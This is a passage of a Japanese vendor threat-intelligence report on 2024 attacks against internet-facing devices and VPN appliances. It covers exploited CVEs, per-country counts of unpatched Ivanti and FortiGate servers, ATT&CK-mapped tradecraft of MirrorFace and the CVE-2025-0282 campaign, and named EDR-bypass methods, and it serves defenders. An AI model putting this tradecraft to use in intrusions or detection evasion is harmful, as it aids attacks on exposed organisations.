2024年度に観測された攻撃の主要トピックの1つが、外部公開アセットの侵害です。1年の間に様々な製品の脆弱性とその悪用が報告されました。表3はその中から主に外部公開される製品の脆弱性で大きな話題となったものを抽出したものです。振り返ると毎月のようにクリティカルな脆弱性が報告されていた状況ですが、これはこの数年間続いている傾向です。このことからも自社で利用する外部公開サーバの製品や、その管理者をしっかりと把握し、リスクに対処し続けるAttack Surface Management が重要であることがわかります。また、最近はメーカがゼロデイや脆弱性の悪用に関する情報を公表した際に、併記される影響範囲や侵害調査手法の情報に追加や訂正が行われるケースが珍しくありません。更に、脆弱性が公表された後に、海外のセキュリティベンダによるPoC公開や他アクターによる悪用が連鎖して発生する事例も多いため、自社環境での対処を終えたあとも油断せずに1ヶ月程度は脅威情報を継続ウォッチすることを推奨します。

表 3. 2024年度の印象的な脆弱性

時期	CVE	プロダクト	概要
2024 年 4 月	CVE-2024-3400	Palo Alto Networks PAN-OS	VPN ログイン画面 Global Protect の脆弱性。国内外で広く悪用が観測。当初は特定機能が有効時のみ影響有りだったが後に訂正。
	CVE-2024-20353、CVE-2024-20359	Cisco ASA、FTD	各国の政府機関を狙う ArcaneDoor キャンペーンで UAT4356 が 2023 年 11 月頃から悪用と Cisco 社が発表。
2024 年 5 月	CVE-2024-24919	Check Point Quantum Security Gateways	機器の重要情報（認証情報等）を窃取可能な脆弱性。当初はパスワード認証時のみ影響ありとされていたが後に訂正され範囲が拡大。
2024 年 6 月	CVE-2024-4577	PHP Group PHP	脆弱性公表後、翌日に PoC が公開され攻撃開始。TellYouThePass ランサムが悪用し数百台が一気に被害。その後も国内外で広く悪用。
2024 年 7 月	CVE-2024-34102	Adobe Commerce、Magento	通称 CosmicSting として広範囲な悪用が各所で報告。
	CVE-2023-45249	Acronis Cyber Infrastructure	デフォルトの認証情報の脆弱性。マイニングマルウェア等で悪用。
2024 年 9 月	CVE-2024-40766	SonicWall SonicOS	Akira や Fog ランサムによる悪用可能性を Rapid7、Arctic Wolf、Cisco が報告。影響を受ける設定が初報から訂正。
	CVE-2024-7593	Ivanti Virtual Traffic Manager	この時期に Ivanti 社製品の脆弱性が相次いで報告されていた。管理画面の脆弱性。
	CVE-2024-8190、CVE-2024-8963	Ivanti Cloud Services Appliance	この時期に Ivanti 社製品の脆弱性が相次いで報告されていた。2 つの脆弱性を連鎖させて悪用。
2024 年 10 月	CVE-2024-9379、CVE-2024-9380	Ivanti Cloud Services Appliance	この時期に Ivanti 社製品の脆弱性が相次いで報告されていた。管理者権限が必要だが上記 CVE-2024-8963 と組み合わせで悪用が発生。
	CVE-2024-29824	Ivanti Endpoint Manager	Ivanti 社の統合エンドポイント管理製品の脆弱性。
	CVE-2024-23113	Fortinet Multiple Products	FortiManager による Fortinet 製品管理に利用される Fgfm デーモンの脆弱性。過去のアドバイザリを更新し本脆弱性の悪用に言及。
	CVE-2024-47575	Fortinet FortiManager	通称 FortiJump。メーカ公表の数日前から悪用疑惑が出ており、その後、非公開領域でゼロデイ情報が開示され議論を呼んだ。Mandiant が 6 月以降の広範囲な悪用を発表。メーカ初回情報の更新多数。
2024 年 11 月	CVE-2024-0012、CVE-2024-9474	Palo Alto Networks PAN-OS	PanOS の FW 管理画面が影響をうける脆弱性。4 月の Global Protect に続いて PAN-OS が広く悪用された。当初の“ 限定的な範囲の攻撃” から新たな攻撃活動、IOC が追記。
	CVE-2024-51567、CVE-2024-51378	CyberPersons CyberPanel	LeakIX が PSAUX ランサムによる数万台の被害を報告。他に C3RB3R ／ Babuk も悪用。

2025 © Macnica, Inc. All Rights Reserved.

2024 年 12 月	CVE-2024-11667	Zyxel Multiple Firewalls	Helldown ランサムが 11 月前半頃より広く悪用。
	CVE-2024-50623、CVE-2024-55956	Cleo Multiple Products	広範囲に悪用されている情報を Huntress、Rapid7、Sophos が報告していたところ、ランサムアクター Cl0P が犯行声明を出した。
	CVE-2024-12356	BeyondTrust Privileged Remote Access 、Remote Support	関連は明確でないものの中国系攻撃者グループがによる米財務省への侵入事案時に BeyondTrust 製品が原因となったとの報道。
2025 年 1 月	CVE-2025-0282	Ivanti Connect Secure	1 月 8 日にメーカよりゼロデイ事案として公表。同時に Mandiant 社から事案の詳細とともに 2024 年 12 月頃から悪用が観測されていた旨が公表され、広範囲な侵害が観測された。その後も様々な攻撃事例が観測。
	CVE-2024-55591、CVE-2025-24472	Fortinet FortiOS	FortiGate 7.0.x の管理画面が影響をうける脆弱性。複数のランサムアクターによる広範囲な悪用が観測されている。初報後しばらくして CVE-2025-24472 の情報が追記された。
	CVE-2025-23006	SonicWall SMA 1000	同機器の管理画面が影響を受ける脆弱性。IOC の追加。
	CVE-2024-53704	SonicWall SonicOS	ログイン中のユーザの VPN セッションが奪われる脆弱性。複数のセキュリティベンダが PoC を公開し 2 月に KEV へ追加された。IOC の追加。
2025 年 2 月	CVE-2023-20198 CVE-2023-20273	Cisco IOS XE	2023 年 10 月頃よりかなり広範囲に悪用されていた脆弱性ではあるが、2024 年 12 月から 2025 年 1 月にかけて、中国の脅威アクター RedMike（Salt Typhoon）により本脆弱性のスキャンおよび悪用活動があったと Recorded Future と GreyNoise が改めて公表。
	CVE-2025-0108 CVE-2025-0111	Palo Alto Networks PAN-OS	同機器の管理画面が影響をうける脆弱性。Palo Alto 社より、CVE-2025-0108 を CVE-2024-9474 および CVE-2025-0111 と組み合わせて悪用する試みを観測したと公表。対策情報の更新あり。
	CVE-2024-57727	SimpleHelp	リモートマネジメントツールの脆弱性。Horizon3 社が PoC 公開後に悪用が開始。後に DragonForce ランサムアクターを悪用し MSSP 経由のサプライチェーン攻撃を実行を Sophos が報告。
2025 年 3 月	CVE-2025-21590	Juniper Junos OS	Juniper Networks の Junos OS に関する脆弱性。2024 年半ばからこの脆弱性を悪用した攻撃が確認されており、中国に関連するサイバースパイ活動グループである UNC3886 によって悪用されていることを Mandiant が報告。
	CVE-2024-13160、CVE-2024-13161、CVE-2024-13159	Ivanti Endpoint Manager	Ivanti 社の統合エンドポイント管理製品の脆弱性。Horizon3 社の PoC 公開後に KEV へ追加。

※ 上記表は広範囲に悪用された脆弱性やインパクトの大きかった主要な脆弱性を列挙したものです。

※ メーカ/製品名は CISA KEVカタログを参考にしており正式名称と異なる場合があります。

2025 © Macnica, Inc. All Rights Reserved.

VPN 機器の脆弱性対処状況について

VPN製品はその製品性質上、攻撃者が標的組織内に侵入する際にも極めて便利な経路となるため2020年頃から繰り返し攻撃のターゲットとなり、セキュリティ研究者と攻撃者の両方から脆弱性が探索され、以下表に代表されるような多くの脆弱性が発見、悪用されてきました。

表 4. VPN機能を持つ製品の悪用された脆弱性例

悪用開始時期	メーカ / 製品名	CVE
2019	Fortinet FortiOS	CVE-2018-13379
	Pulse Secure Pulse Connect Secure	CVE-2019-11510
2020	Citrix NetScaler ADC	CVE-2019-19781
	F5 BIG-IP	CVE-2020-5902
2021	Fortinet FortiOS	CVE-2019-5591、CVE-2020-12812
	SonicWall SMA100	CVE-2021-20016
	Pulse Secure Pulse Connect Secure	CVE-2021-22893、CVE-2021-22894 等
	F5 BIG-IP	CVE-2021-22986
2022	SonicWall SMA100	CVE-2021-20038
	Sophos Firewall	CVE-2022-3236
	Fortinet FortiOS	CVE-2022-40684、CVE-2022-42475
	F5 BIG-IP	CVE-2022-1388
2023	Juniper Junos OS	CVE-2023-36844、CVE-2023-36845 等
	Fortinet FortiOS	CVE-2023-27997
	Citrix NetScaler ADC	CVE-2023-3519、CVE-2023-4966
	Cisco IOS XE	CVE-2023-20198、CVE-2023-20273
	Cisco ASA	CVE-2023-20269
	F5 BIG-IP	CVE-2023-46747
	Array Networks AG/vxAG（ArrayOS）	CVE-2023-28461
2024	Ivanti Connect Secure	CVE-2023-46805、CVE-2024-21887、CVE-2024-21893
	Cisco ASA	CVE-2020-3259
	Fortinet FortiOS	CVE-2024-21762
	Check Point Quantum Security Gateways	CVE-2024-24919
	SonicWall SonicOS	CVE-2024-40766
	Palo Alto Networks PAN-OS	CVE-2024-9474、CVE-2024-0012、CVE-2024-3400
	Zyxel ATP/USG Series	CVE-2024-11667

※ 上記表は広範囲に悪用された脆弱性やインパクトの大きかった主要な脆弱性を列挙したものです。
※ メーカ/製品名は CISA KEVカタログを参考にしており正式名称と異なる場合があります。

世界的な製品シェアや脆弱性により発生したインシデントの影響の大きさから、外部公開サーバ起因の侵害事案が急増し始めた2019年以降、常に話題の中心となっていたのが本レポートでも触れたIvanti社Ivanti Connect Secure(旧名: Pulse Connect Secure)とFortinet社のFortiGateです。弊社では様々な製品について、外部に公開されたサーバのグローバルでの稼働台数と、それらの脆弱性対処状況を定期的に観測・分析していますが、今回はこの2つの製品の脆弱性対処状況をご紹介したいと思います。

2025 © Macnica, Inc. All Rights Reserved.

Ivanti Connect Secure 等における脆弱性（CVE-2025-22457）

本脆弱性は2025年2月に公開されたパッチで修正されました。当初は単なる製品バグとして捉えられ、脆弱性としては考えられていなかったものですが、2025年3月中旬頃から攻撃者に悪用されていたことをMandiant社が発見し[27]、2025年4月4日頃にIvanti社がその事実を公表しました[28]。その後、広範囲かつ無差別的な攻撃活動を示唆する情報が海外セキュリティ企業から報告され、実際に日本国内でも複数企業の被害が発生したことが確認できています[29]。

Ivanti社は機器に対するゼロデイ攻撃等への対策として、機器内部に本来意図しない不正ファイルなどが設置された際に、それを検出できるように整合性チェックツール（ICT:Integrity Checker Tool）を提供しています。今回の攻撃活動ではそのツールに対する対策も取られており、ツールを停止する処理やツールの結果を改ざんする処理が行われていました。
当初はバグと考えられた製品の欠陥を見逃さずに巧みに悪用し、ICTの結果すらも改ざんされたこの事案は、攻撃者がVPN機器を非常によく研究し、構造が熟知されていることを示す出来事です。

図28はIvanti Connect Secureの稼働台数に占める脆弱性 CVE-2025-22457を抱えたサーバの割合を国・地域ごとに示したグラフです。稼働台数の多い国TOP20をピックアップし、対処状況の悪い順にソートしています。韓国、中国、台湾、日本、香港とアジア圏の国・地域が上位を占めていますが、これはこのIvanti製品の脆弱性に限らずほぼ全ての脆弱性に見られる傾向です。

2019年に大きな話題となったPulse Secure の脆弱性CVE-2019-11510を振り返り、当時の脆弱性対処スピードと比較すると、攻撃観測やPoC公開で脆弱性が話題となったタイミングから約1ヶ月後時点の未対処率が、欧米圏では2019年には47%だったものが、今回は25%になっており5年を経て脆弱性対処が高速化していることが読み取れます。しかし日本を含むアジア圏においては、2019年の61%から今回の57%と殆ど変化がなく残念な状況となっています。更に外部に公開されたサーバ台数も、欧米では2019年9月に9579台だったものが2025年4月には5684台まで減少していますが、アジア圏ではコロナ禍でのVPN需要のためか2,887台から3,330台まで増加しています。なお、どちらの地域も一時期のピーク台数からは大きく台数が減少しており、オンプレ型VPN装置から他ソリューションへの乗り換えが進んでいるようです。

27. https://cloud.google.com/blog/ja/topics/threat-intelligence/china-nexus-exploiting-critical-ivanti-vulnerability
28. https://forums.ivanti.com/s/article/April-Security-Advisory-Ivanti-Connect-Secure-Policy-Secure-ZTA-Gateways-CVE-2025-22457?language=en_US
29. https://www.jpcert.or.jp/at/2025/at250008.html

2025 © Macnica, Inc. All Rights Reserved.



図 28. 国別の脆弱性未対処サーバ割合推移

2025 © Macnica, Inc. All Rights Reserved.

表 5. 国別のIvanti Connect SecureとCVE-2025-22457の状況(2025年5月時点の公開台数順)

Rank	国・地域名	公開サーバ台数			脆弱サーバ台数			脆弱サーバの割合		
		2025/4/3	2025/4/30	2025/5/28	2025/4/3	2025/4/30	2025/5/28	2025/4/3	2025/4/30	2025/5/28
—	Global	12502	10211	9997	8056	3943	3479	64%	39%	35%
1	United States	2727	2104	2089	1763	757	702	65%	36%	34%
2	Japan	1464	1163	1135	1197	615	566	82%	53%	50%
3	Germany	819	659	648	389	127	109	47%	19%	17%
4	United Kingdom	679	547	526	329	120	83	48%	22%	16%
5	Spain	534	490	489	176	65	48	33%	13%	10%
6	China	524	492	464	434	303	269	83%	62%	58%
7	Taiwan	544	477	451	430	269	228	79%	56%	51%
8	Korea	545	481	440	512	416	304	94%	86%	69%
9	France	461	374	370	217	61	57	47%	16%	15%
10	Netherlands	407	328	333	261	81	80	64%	25%	24%
11	Hong Kong	389	346	328	311	171	149	80%	49%	45%
12	Sweden	260	228	225	85	46	35	33%	20%	16%
13	Singapore	303	222	219	225	59	55	74%	27%	25%
14	Canada	246	208	214	114	53	50	46%	25%	23%
15	Australia	208	180	181	154	41	42	74%	23%	23%
16	Finland	173	168	164	8	3	2	5%	2%	1%
17	Italy	193	180	162	88	52	36	46%	29%	22%
18	India	198	149	150	127	63	51	64%	42%	34%
19	Switzerland	141	116	115	73	17	16	52%	15%	14%
20	Belgium	149	102	95	86	23	13	58%	23%	14%
21	Turkey	119	101	93	62	36	29	52%	36%	31%

FortiGate における脆弱性（CVE-2024-55591）

本脆弱性はFortiGateの7.0.x系の管理画面が影響を受ける脆弱性です(6系 および7.2.x、7.4.x、7.6.xは対象外)。この脆弱性を悪用した可能性がある、標的を絞らない日和見型の攻撃が2024年11月頃に観測され始めていたことをArctic Wolf社が報告し[30]、その数日後、2025年1月14日にメーカから脆弱性情報と修正パッチが公開されました。1月28日にはwatchTowr社が脆弱性を利用する手法を実証したPoCを公開し、その96時間後にSuperBlackランサムによるCVE-2024-55591とCVE-2025-24472を組み合わせての攻撃を複数検知していたことをForescout社が報告

30. https://arcticwolf.com/resources/blog/console-chaos-targets-fortinet-fortigate-firewalls/

2025 © Macnica, Inc. All Rights Reserved.

しました[31]。更に日本国内でも同脆弱性の悪用事例をJPCERT/CCが報告しています[32]。

Forescout社が観測したSuperBlackの手法では、脆弱性を悪用し権限を取得した後に正規アカウントに偽装した名称のアカウントを複数作成し、自動化機能でそれらアカウントが削除されても自動復旧する設定を行い、同期機能で他の機器にも同じ設定を反映し、設定やログを改ざんし不正を隠蔽する動きが報告されています。非常に巧妙なアクセス権の永続化が施されており、VPN機器の仕様を攻撃者が熟知していることが、前述のIvanti同様に伺い知れます。

そのようなCVE-2024-55591ですが、そもそも外部の不特定多数へ公開する必要のない管理画面が初期侵入経路となります。管理画面を公開し本脆弱性に該当するサーバの国別の2025年5月時点での台数は表6の通りです。グローバルでは約2万台超が発見され、日本国内では873台が確認できました。

表 6. 国別のCVE-2024-55591の状況（5月28日時点の公開台数順）

国・地域名		台数
-	Global	20693
1	India	2727
2	United States	1993
3	Thailand	941
4	Japan	873
5	Mexico	789
6	Taiwan	738
7	Brazil	713
8	China	712
9	Malaysia	574
10	Indonesia	522
11	UAE	425
12	Turkey	421
13	Korea	401
14	Colombia	391
15	Hong Kong	388
16	Canada	379
17	France	371
18	South Africa	350
19	Italy	345
20	Singapore	300
21	Viet Nam	288
22	Panama	243
23	Dominican Republic	238
24	Peru	234

国・地域名		台数
25	Australia	228
26	Chile	224
27	Israel	221
28	Ecuador	208
29	Philippines	198
30	Argentina	180
31	Spain	160
32	Egypt	149
33	Guatemala	139
34	Austria	135
35	El Salvador	130
36	United Kingdom	128
37	Switzerland	127
39	Puerto Rico	118
40	Kuwait	117
41	Poland	114
42	Saudi Arabia	109
43	Germany	107
44	Pakistan	104
45	Netherlands	90
46	Romania	86
47	Jordan	78
48	Bahamas	69
49	Paraguay	69
50	Iran	69

31. https://www.forescout.com/blog/new-ransomware-operator-exploits-fortinet-vulnerability-duo/
32. https://www.jpcert.or.jp/at/2025/at250003.html

2025 © Macnica, Inc. All Rights Reserved.

なお、本調査にあたり世界中で稼働するFortiGate約59万台の分類を行いましたので、参考までに結果を記載します（表7）。日本国内では世界3位の台数のFortiGateサーバが稼働しており24,845台が発見できました。内65%が7系であり、他35%はすでに標準サポートが終了している6系が稼働しています。グローバルと比較した良い点としては管理画面を公開するホストの割合が非常に低く、7系で19%、6系で29%となっています。

表 7. 外部に公開されたFortiGate機器の国毎の状況（公開台数TOP30）

国・地域名	FortiGate 総数	FortOS 7系 ホスト						FortOS 6系 ホスト					
		7系 総数	割合	ユーザ画面	割合	管理画面	割合	6系 総数	割合	ユーザ画面	割合	管理画面	割合
Global	584819	398473	68%	186620	47%	183589	46%	186346	32%	57270	31%	73481	39%
United States	72928	52561	72%	22251	42%	26682	51%	20367	28%	5291	26%	8482	42%
India	46454	30308	65%	10238	34%	16103	53%	16146	35%	2583	16%	7257	45%
Japan	24845	16148	65%	12150	75%	3097	19%	8697	35%	5242	60%	2490	29%
Brazil	22923	17402	76%	7698	44%	7510	43%	5521	24%	1535	28%	1802	33%
France	20802	15743	76%	8881	56%	6154	39%	5059	24%	1936	38%	1339	26%
Taiwan	20525	9869	48%	4408	45%	5035	51%	10656	52%	3415	32%	4682	44%
Italy	19267	13376	69%	7644	57%	4815	36%	5891	31%	2485	42%	1563	27%
Turkey	16254	11152	69%	5472	49%	5026	45%	5102	31%	1814	36%	1853	36%
Mexico	15297	10485	69%	4028	38%	5798	55%	4812	31%	900	19%	2595	54%
Thailand	15157	9941	66%	3813	38%	5811	58%	5216	34%	1350	26%	2359	45%
Canada	13723	9549	70%	4314	45%	4672	49%	4174	30%	1099	26%	1322	32%
Spain	12074	8685	72%	5003	58%	2883	33%	3389	28%	1455	43%	709	21%
China	11592	5509	48%	2492	45%	2668	48%	6083	52%	2117	35%	2615	43%
Germany	11090	8346	75%	4795	57%	2976	36%	2744	25%	603	22%	652	24%
Austria	10571	7169	68%	4329	60%	2540	35%	3402	32%	1388	41%	825	24%
Malaysia	10058	6404	64%	2516	39%	3500	55%	3654	36%	1072	29%	1571	43%
Colombia	10049	8035	80%	3024	38%	4180	52%	2014	20%	617	31%	690	34%
UAE	9626	5653	59%	2126	38%	3132	55%	3973	41%	1003	25%	1841	46%
Israel	9252	6447	70%	3655	57%	2383	37%	2805	30%	1065	38%	989	35%
Korea	8722	3516	40%	1866	53%	1536	44%	5206	60%	1557	30%	2550	49%
Indonesia	8693	5133	59%	1592	31%	2863	56%	3560	41%	828	23%	1875	53%
Netherlands	8479	6966	82%	4099	59%	2289	33%	1513	18%	528	35%	338	22%
Switzerland	8455	6383	75%	3897	61%	2067	32%	2072	25%	855	41%	511	25%
Hong Kong	8407	4777	57%	2451	51%	2098	44%	3630	43%	1427	39%	1419	39%
Singapore	7877	5026	64%	2337	46%	2358	47%	2851	36%	981	34%	1296	45%
Viet Nam	7773	3975	51%	1499	38%	2236	56%	3798	49%	986	26%	2027	53%
Chile	7753	5070	65%	2150	42%	2604	51%	2683	35%	626	23%	1619	60%
Poland	7527	5518	73%	2958	54%	2250	41%	2009	27%	728	36%	555	28%
South Africa	6513	5075	78%	2417	48%	2366	47%	1438	22%	478	33%	489	34%
Argentina	6453	4017	62%	1871	47%	1946	48%	2436	38%	653	27%	973	40%

どのメーカの製品もオンプレ型のVPN装置の台数は、一時期のピークからは大きく台数が減少していますが、それでもまだ非常に多くの機器が稼働していることがわかっています。また、VPN装置を標的とした攻撃活動は2019年頃から活発化しましたが、未だその勢いは衰えておらず、むしろ年々激化しています。コストや機能の都合でオンプレ型VPN装置を使われている組織も多いですが、非常によく狙われる資産となりますので、脅威情報の収集、適切な脆弱性対処は必ず実施したうえで、本レポートの途中でご紹介したようなログ監視や内外向けの通信監視も、可能であれば実施することをご検討ください。

2025 © Macnica, Inc. All Rights Reserved.

攻撃グループごとのTTPs（戦術、技術、手順）

2024年度に弊社で観測した攻撃グループごとのTTPsと標的組織を表で大まかに整理します。MITRE社ATT&CKに攻撃フレームワークの攻撃番号を記載しますので、利用している製品での検出有無などをご確認ください。

※この表は、MITRE社 ATT&CK 攻撃フレームワーク version 15[33]に基づき作成しています。

攻撃グループ	攻撃のTTPs	標的業種
MirrorFace （ANEL）	侵入経路： スピアフィッシングメール 添付ファイル（Office マクロ）、MirrorFaceの攻撃キャンペーンではArrayAGといった外部公開デバイスからの侵入もある エクスプロイト： N/A 利用するツール・マルウェア： LODEINFO, ANEL, HiddenFace Windowsサンドボックス内でバックドアを実行 C2通信の特徴： VPSサーバをC2として悪用する傾向、HTTP POST ATT&CK： **[Initial Access]** Phishing: Spearphishing Attachment（T1566.001） **[Execution]** User Execution: Malicious File（T1204.002）Officeファイルのマクロを有効にするよう誘導 **[Persistence]** Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder（T1547.001）機器再起動後に自動実行されるようにレジストリ追加 **[Defense Evasion]** Signed Binary Proxy Execution: Rundll32（T1218.011） 正規ファイルのrundll32を使って悪意のあるDLLファイルのコードを実行 **[Defense Evasion]** Hijack Execution Flow: DLL Side-Loading（T1574002） 正規ファイルK7SysMon.exeがロードするK7SysMn1.dllをベースにローダを開発 正規ファイルJSLNTOOL.exeやJSVWMNG.exeがロードするJSFC.dllをベースにローダを開発 **[Command and Control]** Application Layer Protocol: Web Protocols（T1071.001）HTTP プロトコル上で暗号化データの通信を行う	政府・政治関連、シンクタンク（研究機関）

攻撃グループ	攻撃のTTPs	標的業種
CVE-2025-0282 攻撃キャンペーン	侵入経路： 外部公開機器 エクスプロイト： CVE-2025-0282 利用するツール・マルウェア： BusyBoxカスタムツール, WebShell, reverseSSH（オープンソース）, SPAWN family, GhOstRAT C2通信の特徴： 日本国内のVPSサービスでC2サーバを構築 ATT&CK： **[Initial Access]** Exploit Public-Facing Application（T1190）外部公開機器の脆弱性を悪用 **[Execution]** Command and Scripting Interpreter（T1059）シェルスクリプトを使い、reverseSSH, WebShellを設置 **[Defense Evasion]** Indicator Removal（T1070）dmesgをクリア、sedを使いログの一部を削除 **[Command & Control]** Application Layer Protocol（T1071）WebShell, reverseSSHを使い遠隔よりコマンドを実行 Data Encoding（T1132）GhOstRATは、通信データをXORでエンコード **[Discovery]** Network Service Discovery（T1046）nmapを使い、組織内ネットワークのSMB, Webサービスを探索 **[Lateral Movement]** Remote Service（T1021）アプライアンスにあるLDAP service accountを使い、SMB, RDPで他サーバへ侵入	製造業、研究機関、貿易関連など多数

33. https://attack.mitre.org/versions/v15/

2025 © Macnica, Inc. All Rights Reserved.

TTPsより考察する脅威の検出と緩和策

マルウェアの配送・攻撃について

2024年度も2023年と同様に外部公開デバイスの脆弱性攻撃からの侵入が観測されています。標的型攻撃は、これらほとんどがゼロデイ脆弱性攻撃です。Ivanti社の2025年1月のゼロデイ攻撃のケースでは、syslogの転送が停止した、デバイス上のファイルの健全性チェックに失敗した、デバイスから内部のサーバへ不審なリモートログオンがあったといった事象があり、脆弱性公開前に既にユーザが気付いて対処を開始しているケースが多くありました。外部公開デバイスを狙った攻撃は引き続き継続するものと思われ、外部公開デバイスのベンダのベストプラクティスに従い、攻撃時のログを出力するように設定した上で、別のSIEM装置やログ基盤に転送しておく等の設定を行ってください。また、外部公開デバイスの前後にファイアウォールを設置して、攻撃を受けた後に発生する外向きのダウンロードなどの通信や内向きのRDP SMB SSHなどの通信ログのモニタリングする[34]ことが必要と思われます。製造業種を中心に海外拠点の外部公開デバイスが侵入口になるケースが多く、海外拠点の外部公開デバイスに対しても同様に対策が必要と思われます。その他に、ここ数年物理的な侵入が増加している傾向があり、USBデバイスからの侵入が多くデバイスコントロールといった対策もご検討ください。

インストールされる RAT、遠隔操作（C2 サーバについて）

PlugX、ANELなどのバックドアは、いずれもDLLサイドローディングで、暗号化されたペイロードをローダDLLが復号してメモリに展開して実行されます。通常とは異なるパスに正規実行ファイルが保存され、実行されるといった振る舞いをEDR製品で検出することや、実行中のプロセスをスキャンしてメモリ上のバックドアをファストフォレンジックツール（別称フォレンジックステートアナリシス FSA）のYARAルールで検出することは現在ではそれほど難しくないと思われます。また、LotLのまとめに記載したハンティングにて攻撃コマンドを検出し、その親プロセスのメモリダンプからバックドアが発見されるようなケースも標的型攻撃では長年にわたり多く見られています。検出が難しくなっている攻撃にLotL攻撃、Windowsサンドボックスに秘匿して実行するような攻撃があります[35 36]。前者は既出のハンティング、後者は単純にWindowsサンドボックスのプロセスを検索するといったハンティングも有効と思われます。その他に、本書でも触れたEDR製品のモニタリングを無効にするようなEDRバイパス

34. https://twitter.com/58_158_177_102/status/1756154654256492884/
35. https://www.npa.go.jp/bureau/cyber/pdf/20250108_windowssandbox.pdf
36. https://jsac.jpcert.or.jp/archive/2025/pdf/JSAC2025_2_9_kamekawa_sasada_niwa_jp.pdf

2025 © Macnica, Inc. All Rights Reserved.

は、複数の手法（隠しAPIの利用[37]、UnHook[38]，BYOVDとETWの無効化[39 40]、通信の無効化[41]など）が報告されています。この攻撃の結果想定される挙動として、モニタリング対象の端末やサーバからEDRのログがあがっていないなどの兆候が想定されますが、何百・何千台もある端末のある中からこの兆候を発見するのは現実的には難しいと思われます。一方、EDR製品によってはEDRバイパス攻撃自体を検出して検出アラートを上げるものもあります。これらバイパス技術の普及状況や自組織の標的性も考慮しつつ、より信頼性の高いEDRを選択する、NDRやマイクロセグメンテーションなどネットワークでの検出を併用する、ファストフォレンジックツールでメモリに潜伏したバックドアの検出を併用する、といった対策の強化もご検討ください。

37. https://www.splunk.com/en_us/blog/security/deliver-a-strike-by-reversing-a-badger-brute-ratel-detection-and-analysis.html
38. https://www.zscaler.com/blogs/security-research/dodgebox-deep-dive-updated-arsenal-apt41-part-1
39. https://www.virusbulletin.com/uploads/pdf/conference/vb2022/papers/VB2022-Lazarus-and-BYOVD-evil-to-the-Windows-core.pdf
40. https://github.com/wavestone-cdt/EDRSandblast
